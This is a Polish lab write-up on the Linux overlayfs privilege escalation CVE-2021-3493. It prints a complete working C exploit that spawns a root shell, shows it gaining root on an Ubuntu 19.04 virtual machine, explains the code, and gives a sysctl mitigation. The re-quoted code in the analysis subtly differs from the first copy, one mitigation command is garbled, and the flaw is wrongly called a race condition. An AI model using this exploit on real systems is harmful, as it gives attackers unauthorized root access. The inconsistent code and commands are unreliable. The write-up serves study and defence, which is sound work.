

# CVE-2021-3493

## Opis:

CVE-2021-3493 to podatność w jądrze systemu Linux, konkretnie w obszarze obsługi uprawnień systemu plików dla overlayfs. Pozwala ona lokalnemu atakującemu na uzyskanie podwyższonych uprawnień poprzez wykorzystanie race conditio.

Błąd dotyczy wersji:

Ubuntu 20.10

Ubuntu 20.04 LTS

**Ubuntu 19.04**

Ubuntu 18.04 LTS

Ubuntu 16.04 LTS

Ubuntu 14.04 ESM

## Środowisko testowe

Testy podatności przeprowadzono na systemie Linux 19.04, który znajduje się na liście podatnych wersji.

Wersja kernela:

```
vboxuser@Zabawa:~$ uname -a
Linux Zabawa 5.0.0-13-generic #14-Ubuntu SMP Mon Apr 15 14:59:14 UTC 2019 x86_64
x86_64 x86_64 GNU/Linux
vboxuser@Zabawa:~$
```

Użytkownikiem jest obecnie user. Jak widać przy próbie wejścia na poziom roota system prosi nas o podanie hasła.

```
vboxuser@Zabawa:~$ whoami
vboxuser
vboxuser@Zabawa:~$ id
uid=1000(vboxuser) gid=1000(vboxuser) groups=1000(vboxuser)
vboxuser@Zabawa:~$ sudo su
[sudo] password for vboxuser:
```

## Wykonanie podatności

Tworzymy exploit.c komendą nano, wklejamy skrypt wykorzystujący podatność. Kompilujemy za pomocą gcc do pliku exploit.

```
vboxuser@Zabawa:~/Documents/testowanie$ nano exploit.c
vboxuser@Zabawa:~/Documents/testowanie$ gcc exploit.c -o exploit
```

Odpalamy skrypt komenda „./”. Obecnie użytkownikiem jest root. Możemy otworzyć folder testowy z poziomu roota.

```
vboxuser@Zabawa:~/Documents/testowanie$ nano exploit.c
vboxuser@Zabawa:~/Documents/testowanie$ gcc exploit.c -o exploit
vboxuser@Zabawa:~/Documents/testowanie$ sudo su
[sudo] password for vboxuser:
vboxuser@Zabawa:~/Documents/testowanie$ id
uid=1000(vboxuser) gid=1000(vboxuser) groups=1000(vboxuser)
vboxuser@Zabawa:~/Documents/testowanie$ ./exploit
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),1000(vboxuser)
bash-5.0# sudo su
root@Zabawa:/home/vboxuser/Documents/testowanie#
```

## Skrypt:

```
#define _GNU_SOURCE

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <fcntl.h>

#include <err.h>

#include <errno.h>

#include <sched.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <sys/wait.h>

#include <sys/mount.h>

//#include <attr/xattr.h>

//#include <sys/xattr.h>
```

```
int setxattr(const char *path, const char *name, const void *value, size_t size, int flags);

#define DIR_BASE    "./ovlcap"

#define DIR_WORK    DIR_BASE "/work"

#define DIR_LOWER   DIR_BASE "/lower"

#define DIR_UPPER   DIR_BASE "/upper"

#define DIR_MERGE   DIR_BASE "/merge"

#define BIN_MERGE   DIR_MERGE "/magic"

#define BIN_UPPER   DIR_UPPER "/magic"

static void xmkdir(const char *path, mode_t mode)

{

    if (mkdir(path, mode) == -1 && errno != EEXIST)

        err(1, "mkdir %s", path);

}

static void xwritefile(const char *path, const char *data)

{

    int fd = open(path, O_WRONLY);

    if (fd == -1)

        err(1, "open %s", path);

    ssize_t len = (ssize_t) strlen(data);

    if (write(fd, data, len) != len)

        err(1, "write %s", path);

    close(fd);

}
```

```

}

static void xcopyfile(const char *src, const char *dst, mode_t mode)
{
    int fi, fo;

    if ((fi = open(src, O_RDONLY)) == -1)

        err(1, "open %s", src);

    if ((fo = open(dst, O_WRONLY | O_CREAT, mode)) == -1)

        err(1, "open %s", dst);

    char buf[4096];

    ssize_t rd, wr;

    for (;;) {

        rd = read(fi, buf, sizeof(buf));

        if (rd == 0) {

            break;

        } else if (rd == -1) {

            if (errno == EINTR)

                continue;

            err(1, "read %s", src);

        }

        char *p = buf;

        while (rd > 0) {

            wr = write(fo, p, rd);

```

```
        if (wr == -1) {

            if (errno == EINTR)

                continue;

            err(1, "write %s", dst);

        }

        p += wr;

        rd -= wr;

    }

}

close(fi);

close(fo);

}

static int exploit()

{

    char buf[4096];

    sprintf(buf, "rm -rf '%s/'", DIR_BASE);

    system(buf);

    xmkdir(DIR_BASE, 0777);

    xmkdir(DIR_WORK, 0777);

    xmkdir(DIR_LOWER, 0777);

    xmkdir(DIR_UPPER, 0777);

    xmkdir(DIR_MERGE, 0777);
```

```

uid_t uid = getuid();

gid_t gid = getgid();

if (unshare(CLONE_NEWNS | CLONE_NEWUSER) == -1)

    err(1, "unshare");

xwritefile("/proc/self/setgroups", "deny");

sprintf(buf, "0 %d 1", uid);

xwritefile("/proc/self/uid_map", buf);

sprintf(buf, "0 %d 1", gid);

xwritefile("/proc/self/gid_map", buf);

sprintf(buf, "lowerdir=%s,upperdir=%s,workdir=%s", DIR_LOWER, DIR_UPPER, DIR_WORK);

if (mount("overlay", DIR_MERGE, "overlay", 0, buf) == -1)

    err(1, "mount %s", DIR_MERGE);

// all+ep

char cap[] = "\x01\x00\x00\x02\xff\xff\xff\xff\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00";

xcopyfile("/proc/self/exe", BIN_MERGE, 0777);

if (setxattr(BIN_MERGE, "security.capability", cap, sizeof(cap) - 1, 0) == -1)

    err(1, "setxattr %s", BIN_MERGE);

return 0;

}

int main(int argc, char *argv[])

{

    if (strstr(argv[0], "magic") || (argc > 1 && !strcmp(argv[1], "shell"))) {

```

```
    setuid(0);

    setgid(0);

    execl("/bin/bash", "/bin/bash", "--norc", "--noprofile", "-i", NULL);

    err(1, "execl /bin/bash");

}

pid_t child = fork();

if (child == -1)

    err(1, "fork");

if (child == 0) {

    _exit(exploit());

} else {

    waitpid(child, NULL, 0);

}

execl(BIN_UPPER, BIN_UPPER, "shell", NULL);

err(1, "execl %s", BIN_UPPER);

}
```

## Analiza skryptu

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <err.h>
#include <errno.h>
#include <sched.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/mount.h>
```

Skrypt zaczyna się od włączenia różnych bibliotek standardowych C potrzebnych operacji na plikach, obsługi błędów, procesów i systemu plików.

```
#define DIR_BASE      "./ovlcap"
#define DIR_WORK      DIR_BASE "/work"
#define DIR_LOWER     DIR_BASE "/lower"
#define DIR_UPPER     DIR_BASE "/upper"
#define DIR_MERGE     DIR_BASE "/merge"
#define BIN_MERGE     DIR_MERGE "/magic"
#define BIN_UPPER     DIR_UPPER "/magic"
```

Definiowane są ścieżki do różnych katalogów i plików, które będą używane w trakcie wykonywania exploitu.

```
static void xmkdir(const char *path, mode_t mode)
{
    if (mkdir(path, mode) == -1 && errno != EEXIST)
        err(1, "mkdir %s", path);
}
```

Funkcja xmkdir tworzy katalog o podanej ścieżce i uprawnieniach.

```
static void xwritefile(const char *path, const char *data)
{
    int fd = open(path, O_WRONLY);
    if (fd == -1)
        err(1, "open %s", path);
    ssize_t len = (ssize_t) strlen(data);
    if (write(fd, data, len) != len)
        err(1, "write %s", path);
    close(fd);
}
```



Funkcja `xwritefile` otwiera plik oraz zapisuje do niego dane, a następnie zamyka plik. Jeśli wystąpi błąd podczas otwierania lub zapisu, zgłasza błąd.

```
static void xcopyfile(const char *src, const char *dst, mode_t mode)
{
    int fi, fo;
    if ((fi = open(src, O_RDONLY)) == -1)
        err(1, "open %s", src);
    if ((fo = open(dst, O_WRONLY | O_CREAT, mode)) == -1)
        err(1, "open %s", dst);
    char buf[4096];
    ssize_t rd, wr;
    for (;;) {
        rd = read(fi, buf, sizeof(buf));
        if (rd == 0) {
            break;
        } else if (rd == -1) {
            if (errno == EINTR)
                continue;
            err(1, "read %s", src);
        }
        char *p = buf;
        while (rd > 0) {
            wr = write(fo, p, rd);
            if (wr == -1) {
                if (errno == EINTR)
                    continue;
                err(1, "write %s", dst);
            }
            p += wr;
            rd -= wr;
        }
        close(fi);
        close(fo);
    }
}
```

Funkcja `xcopyfile` otwiera plik źródłowy do odczytu i plik docelowy do zapisu (lub tworzy go, jeśli nie istnieje), następnie kopiuje dane z pliku źródłowego do pliku docelowego w blokach o rozmiarze 4096 bajtów. Jeśli wystąpi jakiegokolwiek błąd podczas otwierania, czytania, pisania lub zamykania plików, funkcja wypisuje odpowiedni komunikat o błędzie i kończy działanie programu.

Funkcja `xcopyfile` przyjmuje trzy argumenty:

- `src` - Ścieżka do pliku źródłowego, który ma być skopiowany.
- `dst` - Ścieżka do pliku docelowego, do którego dane mają być zapisane.
- `mode` - Uprawnienia, które mają być ustawione dla pliku docelowego.

W pierwszym kroku funkcja otwiera plik źródłowy oraz docelowy w trybie tylko do odczytu. W przypadku błędu przerywa działanie programu zwracając błąd.

`char buf[4096]` tworzy bufor o rozmiarze 4096 bajtów, który będzie używany do przechowywania danych podczas kopiowania

Funkcja wchodzi w nieskończoną pętlę `for`.

`rd = read(fi, buf, sizeof(buf))` czyta dane z pliku źródłowego do bufora. Jeżeli pętla natrafi na koniec pliku, przerywa jej działanie poprzez *break*. W przeciwnym przypadku kontuuje działanie.

*\*p* to wskaźnik bufora, który jest ustawiany na jego początek.

Pętla *while* zapisuje odczytane dane do pliku docelowego, dopóki wszystkie odczytane dane nie zostaną zapisane.

Na koniec działania funkcji, oba pliki są zamykane.

```
static int exploit()
{
    char buf[4096];
    sprintf(buf, "rm -rf '%s/'", DIR_BASE);
    system(buf);
    mkdir(DIR_BASE, 0777);
    mkdir(DIR_WORK, 0777);
    mkdir(DIR_LOWER, 0777);
    mkdir(DIR_UPPER, 0777);
    mkdir(DIR_MERGE, 0777);
    uid_t uid = getuid();
    gid_t gid = getgid();
    if (unshare(CLONE_NEWNS | CLONE_NEWUSER) == -1)
        err(1, "unshare");
    xwritefile("/proc/self/setgroups", "deny");
    sprintf(buf, "0 %d 1", uid);
    xwritefile("/proc/self/uid_map", buf);
    sprintf(buf, "0 %d 1", gid);
    xwritefile("/proc/self/gid_map", buf);
    sprintf(buf, "lowerdir=%s,upperdir=%s,workdir=%s", DIR_LOWER, DIR_UPPER, DIR_MERGE);
    if (mount("overlay", DIR_MERGE, "overlay", 0, buf) == -1)
        err(1, "mount %s", DIR_MERGE);
    // all+ep
    char cap[] = "\x01\x00\x00\x02\xff\xff\xff\xff\x00\x00\x00\x00\xff\xff\xff";
    xcopyfile("/proc/self/exe", BIN_MERGE, 0777);
    if (setxattr(BIN_MERGE, "security.capability", cap, sizeof(cap) - 1, 0) == -1)
        err(1, "setxattr %s", BIN_MERGE);
    return 0;
}
```

Funkcja *exploit* jest częścią skryptu odpowiadającą za wykonanie szeregu działań prowadzących do uzyskania uprawnień roota i uruchomienia powłoki Bash z tymi uprawnieniami.

Początkowo funkcja usuwa wszystkie pozostałości po poprzednich uruchomieniach.

W następnym kroku funkcja tworzy układ katalogów potrzebnych do stworzenia systemu plików typu *overlay*:

- *DIR\_BASE*: główny katalog (*./ovlcap*)
- *DIR\_WORK*: katalog pracy (*./ovlcap/work*)
- *DIR\_LOWER*: dolny katalog (*./ovlcap/lower*)
- *DIR\_UPPER*: górny katalog (*./ovlcap/upper*)
- *DIR\_MERGE*: katalog docelowy (zmergowany), gdzie zostanie zaimplementowany system plików *overlay* (*./ovlcap/merge*)

Do zmiennych zapisywane są UID i GID użytkownika. Zostaną one wykorzystane w dalszej części.

Funkcja uruchamia *unshare* z flagami *CLONE\_NEWNS* (nowa przestrzeń nazw dla systemu plików) i *CLONE\_NEWUSER* (nowa przestrzeń nazw dla użytkowników).

*CLONE\_NEWNS*: Tworzy nową przestrzeń nazw dla systemu plików. Oznacza to, że proces i jego potomkowie będą mieli własną, odseparowaną przestrzeń nazw dla montowania systemów plików

*CLONE\_NEWUSER*: Tworzy nową przestrzeń nazw dla użytkowników.

Następnie konfigurowane jest mapowanie UID i GID dla nowych przestrzeni:

- Zabrania ustawiania
- Mapuje UID bieżącego użytkownika na UID 0 (root)
- Mapuje GID bieżącego użytkownika na UID 0 (root)

Overlay filesystem pozwala na łączenie wielu systemów plików w jeden widok. W tym przypadku jest to wykorzystywane do stworzenia modyfikowalnej warstwy na szczycie niezmiennego systemu plików.

Funkcja *sprintf* jest używana do utworzenia łańcucha bufora, który zawiera specyfikację montowania.

- *lowerdir*: Ścieżka do dolnego katalogu (czyli niezmienny system plików).
- *upperdir*: Ścieżka do górnego katalogu (czyli modyfikowalny system plików).
- *workdir*: Ścieżka do katalogu pracy (używany przez system plików overlay do zarządzania zmianami).

Funkcja *mount* łączy zawartość *DIR\_LOWER* (niezmienny system plików) i *DIR\_UPPER* (modyfikowalny system plików) w taki sposób, że *DIR\_MERGE* pokazuje rezultat montowania system plików, gdzie modyfikacje są zapisywane w *DIR\_UPPER*, a *DIR\_WORK* jest używany do zarządzania tym procesem.

Następnie definiowana jest tablica bajtów *cap*, która zawiera specyfikację atrybutów bezpieczeństwa.

Ciąg `"\x01\x00\x00\x02\xff\xff\xff\xff\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00"` oprócz nagłówka, zawiera capabilities masks ustawione na wszystkie możliwe uprawnienia (tak jak root).

Wywoływana jest funkcja *xcopyfile*, która kopiuje plik z */proc/self/exe* do *BIN\_MERGE* (w tym przypadku *./ovlcap/merge/magic*), z pełnymi uprawnieniami (0777).

Na skopiowanym pliku ustawione są atrybuty bezpieczeństwa (*cap*) na skopiowanym pliku wykonywalnym, aby miał on uprawnienia roota.

```

int main(int argc, char *argv[])
{
    if (strstr(argv[0], "magic") || (argc > 1 && !strcmp(argv[1], "shell"))) {
        setuid(0);
        setgid(0);
        execl("/bin/bash", "/bin/bash", "--norc", "--noprofile", "-i", NULL);
        err(1, "execl /bin/bash");
    }
    pid_t child = fork();
    if (child == -1)
        err(1, "fork");
    if (child == 0) {
        _exit(exploit());
    } else {
        waitpid(child, NULL, 0);
    }
    execl(BIN_UPPER, BIN_UPPER, "shell", NULL);
    err(1, "execl %s", BIN_UPPER);
}

```

Funkcja *main* tworzy dwa procesy. Proces potomny wykonuje funkcję *exploit()*, a proces macierzysty czeka na jego zakończenie.

Po zakończeniu procesu potomnego, uruchamia BIN\_UPPER z argumentem shell, co uruchamia powłokę Bash z uprawnieniami roota.

## Patch

W kontekście exploitu, przestrzenie nazw użytkowników były wykorzystywane do eskalacji uprawnień, umożliwiając nieuprzywilejowanym użytkownikom uzyskanie wyższych uprawnień w ich izolowanym środowisku.

Jedym ze sposobów na uniemożliwienie wykonania exploitu jest wyłączenie przestrzeni nazw użytkowników dla nieuprzywilejowanych użytkowników.

```

root@Zabawa:/home/vboxuser/Documents/testowanie# sudo sh -c 'kernel.unprivileged_
d_usersns_clone=0' >> /etc/sysctl.conf
> exit

```

echo 0: Ustawia wartość 0, która wyłącza możliwość tworzenia przestrzeni nazw użytkowników przez nieuprzywilejowanych użytkowników.

sudo tee /proc/sys/kernel/unprivileged\_usersns\_clone: zapisuje wartość do pliku /proc/sys/kernel/unprivileged\_usersns\_clone. Plik ten kontroluje, czy nieuprzywilejowani użytkownicy mogą tworzyć przestrzenie nazw użytkowników.

Po takim zabiegu atak nie powiedzie się:


```

vboxuser@Zabawa:~/Documents/testowanie$ ./exploit
exploit: unshare: Operation not permitted
exploit: execl ./ovlcap/upper/magic: No such file or directory
vboxuser@Zabawa:~/Documents/testowanie$ sudo ./exploit

```

Aby zachować to ustawienie po ponownym uruchomieniu systemu, musimy dodać odpowiednią konfigurację do pliku `sysctl.conf`. Plik ten jest używany do konfiguracji parametrów systemowych podczas startu systemu. Służy do tego Komenda:

```
sh -c 'echo "kernel.unprivileged_usersns_clone=0" >> /etc/sysctl.conf'
```

A terminal window with a dark purple background. The prompt is 'vboxuser@Zabawa:~/Documents/testowanie\$'. The user enters './exploit'. The output shows two error messages: 'exploit: unshare: Operation not permitted' and 'exploit: execl ./ovlcap/upper/magic: No such file or directory'. The prompt returns.

```
vboxuser@Zabawa:~/Documents/testowanie$ ./exploit
exploit: unshare: Operation not permitted
exploit: execl ./ovlcap/upper/magic: No such file or directory
vboxuser@Zabawa:~/Documents/testowanie$
```

Po restarcie systemu konfiguracja nadal uniemożliwia wykonanie systemu.

Innym sposobem na załatwienie podatności byłaby aktualizacja systemu za pomocą `apt update`, jednak wersja linuxa 19.04 nie jest już wspierana.

## Podsumowanie

Uzyskanie podwyższonych uprawnień poprzez wykorzystanie błędu `race condition` w obsłudze `overlayfs`. Skrypt `exploit.c` wykorzystuje tę podatność, tworząc nowe przestrzenie nazw, manipulując mapowaniem UID i GID, oraz montując system plików `overlay`, aby uzyskać uprawnienia roota. Jednym ze sposobów załatwienia tej podatności jest wyłączenie przestrzeni nazw użytkowników dla nieuprzywilejowanych użytkowników, co można zrobić poprzez ustawienie wartości 0 w `/proc/sys/kernel/unprivileged_usersns_clone` i dodanie tej konfiguracji do `sysctl.conf` dla trwałości po restarcie. Aktualizacja systemu jest również skuteczną metodą, jednak nie wszystkie wersje są nadal wspierane. Implementacja tych działań skutecznie uniemożliwia wykonanie exploitu i zabezpiecza system przed eskalacją uprawnień